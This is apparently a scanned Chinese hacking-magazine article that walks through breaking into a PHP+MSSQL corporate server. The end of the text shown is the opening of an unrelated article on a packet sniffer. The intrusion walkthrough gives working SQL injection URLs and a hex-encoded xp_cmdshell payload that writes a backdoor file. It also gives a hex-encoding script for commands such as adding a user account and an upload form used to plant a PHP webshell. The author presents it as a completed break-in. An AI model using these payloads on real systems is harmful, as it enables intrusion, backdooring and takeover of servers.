


图4

继续提交：http://www.target.com/index.php?type=1'group%20by%20tb_llyd.code--，返回信息如图3所示。

显然，"title"便是"tb_llyd"表的第二个列名，再来：**http://www.target.com/index.php?type=1'group%20by%20tb_llyd.code,tb_llyd.title%20--**，结果如图4所示。

现在只需要一直这样下去，很快就能够得到"tb_llyd"表的所有列名。走到这里，也许有些读者开始感到疑惑了，我们注射的语句中含有"'"（单引号）。之后"'"被PHP的magic_quotes_gpc功能过滤成为"\'"，为什么还能正常注射呢？事实上，这是由于MYSQL和MSSQL之间的不同造成的。MYSQL把"\"(反斜杆)作为SQL语句中的转义符，而MSSQL并没有这种功能，所以以往我们在ASP中为了防止SQL注射，用的方法是把"'"过滤为"''"（两个单引号），而不是"\'"。也就是说，在我们前面注射的SQL语句中，MSSQL把"1\"看成了一个字符串，于是注射的语句便成功执行了。但是，当猜解完"tb_llyd"表的所有列名后，困难也就来了：对PHP+MSSQL注射时，只能在注射语句的最前面部分加入一个"'"如果在语句的中间/末尾加入"'"，注射语句就会被magic_quotes_gpc的功能打乱，MSSQL当然也就不会乖乖地为我们为执行想要的SQL命令。这个时候，不用"'"，我们为什么不直接调用MSSQL的强大的存储过程呢？利用MSSQL强大的存储过程，我们完全能够避开使用"'"，一口就吃掉眼前的这台企业服务器！

于是，Linx马上构建了以下的这个SQL注射语句：

```
http://www.target.com/index.php?type=1';declare%20@asysname select @a=0x6500630068006f00200022003c003f0063006f007000790028002400610002c002400620029003b003f003e00220020003e00200044003a005c007400610072006700650074005f0077006500620073006900740065005c006d0061006e006100670065007200005c0031003100310002e00700068007000 exec master.dbo.xp_cmdshell @a;--
```

其中"0x6500630068006f00200022003c003f0063006f0070007900280024006100 2c002400620029003b003f003e00220020003e00200044003a005c0074006100720067006500740 05f0077006500620073006900740065005c006d0061006e00610067006500720 05c0031003100310002e00700068007000"是"echo "<?copy($a,$b);?>" > D:\\target_website\\manager\\111.php"的十六进制码。只要把这个字符串转换成16进制，就能够避开使用"'"进行注射。Linx写了一个简单的PHP脚本，可以用它来实现字符串到16进制之间的转换：

```
<?
$a="要转换的语句（如：net user 111 /add）";
$num=strlen($a);
for ($i=0;$i<$num;$i++)
$s .=base_convert(ord($a[$i]),10,16)."00";
echo "0x".$s;
?>
```

而"D:\\target_website\\manager\\"目录是前面的PHP错误回显直接告诉我们的。

提示

这个语句先声明一个变量a，然后把我们的命令赋值给a，再调用变量a执行我们输入的命令。变量a可以是任何命令。用法如下：

```
declare @a sysname
select @a=<command>
exec master.dbo.xp_cmdshell @a
```

以"0x"开头的十六进制格式代替了<command> 的内容，以绕过不能使用"'"的限制)

将上面的链接提交后服务器返回信息如图5所示。




图5

如果一切顺利的话，这个时候在D:\\target_website\\manager\\目录将会生成一个111.php，里面只包含一句PHP代码：

```
<?copy($a,$b);?>
```

然而这句代码已经是一个足够强大的后门了，能够用来复制文件，甚至是上传任意文件。打开http://www.target.com/manager/111.php，发现111.php真的已经静静恭候在那儿了。于是我们马上再构造了一个表单，以通过111.php向服务器上传一个更为强大的WebShell：

```
<form method=POST action="http://www.target.com/manager/111.php" enctype="multipart/form-data">
save:<input name="b" type="text" value="./cmd.php">(设置传文件后的保存位置)
<br>file:<input name="a" type="file">
<input name="submit" type="submit" value="Go">
</form>
```

将以上代码在本机保存为up.htm后双击，选择好PHP木马，上传（图6）。不到半秒钟的功夫，一个强大的PHP木马便攻进入了眼前的这台企业服务器（图7）。




图6




图7

走到这步，Linx已经对这台服务器失去了兴趣，于是运行

```
<?
unlink ("111.php");
unlink ("cmd.php");
?>
```

将刚才写入的两个后门删除，懒得和它继续纠缠，hehe。

三、总结

从这篇文章可以看到，和PHP+MYSQL Injection一样，只要我们能够避免使用"'"，对PHP+MSSQL注射也就并非难事。MSSQL Server自恃功能强大，却让我们对它的攻击更加为所欲为。

【文章中的相关工具up.htm和涉及代码.txt已收录在本期光盘】

编辑点评：作者入侵测试的这台服务器MSSQL应当是sa权限，要不然是无法成功运行文章中的存储过程语句的。另外，由于是php+mssql，所以在注入语句中间是不能出现单引号，所以要把常规的注入语句进行16进制编码即可。另外，网上最新版的nbsi注入工具注入时已经做到了不用单引号来注射读表名、列名和字段值，大家遇到php+mssql的站时用工具试一下也是一个不错的办法。作者用手工来完成，确实挺牛的，哈哈。

超级Sniffer工具IP Sniffer

阿勇

到今天，Sniffer 这个名词应该不再是一个生词了，在实际应用中，大家使用最多的无非就是 Xsniffer、RawSniffer、Ethereal、Sniffer Pro。这里，我给大家介绍另一款功能超级强大 Sniffer 软件—— IP Sniffer。

IP Sniffer 是由 Erwan.L 开发的一款基于包捕获的 Sniffer，主要运行在 Win2K\WinXP 平台上，除了是 GUI 程序之外，还有很多很 COOL 的特征。下面一起来看看这款强大的 Sniffer 吧。操作界面如图1 所示：




图1

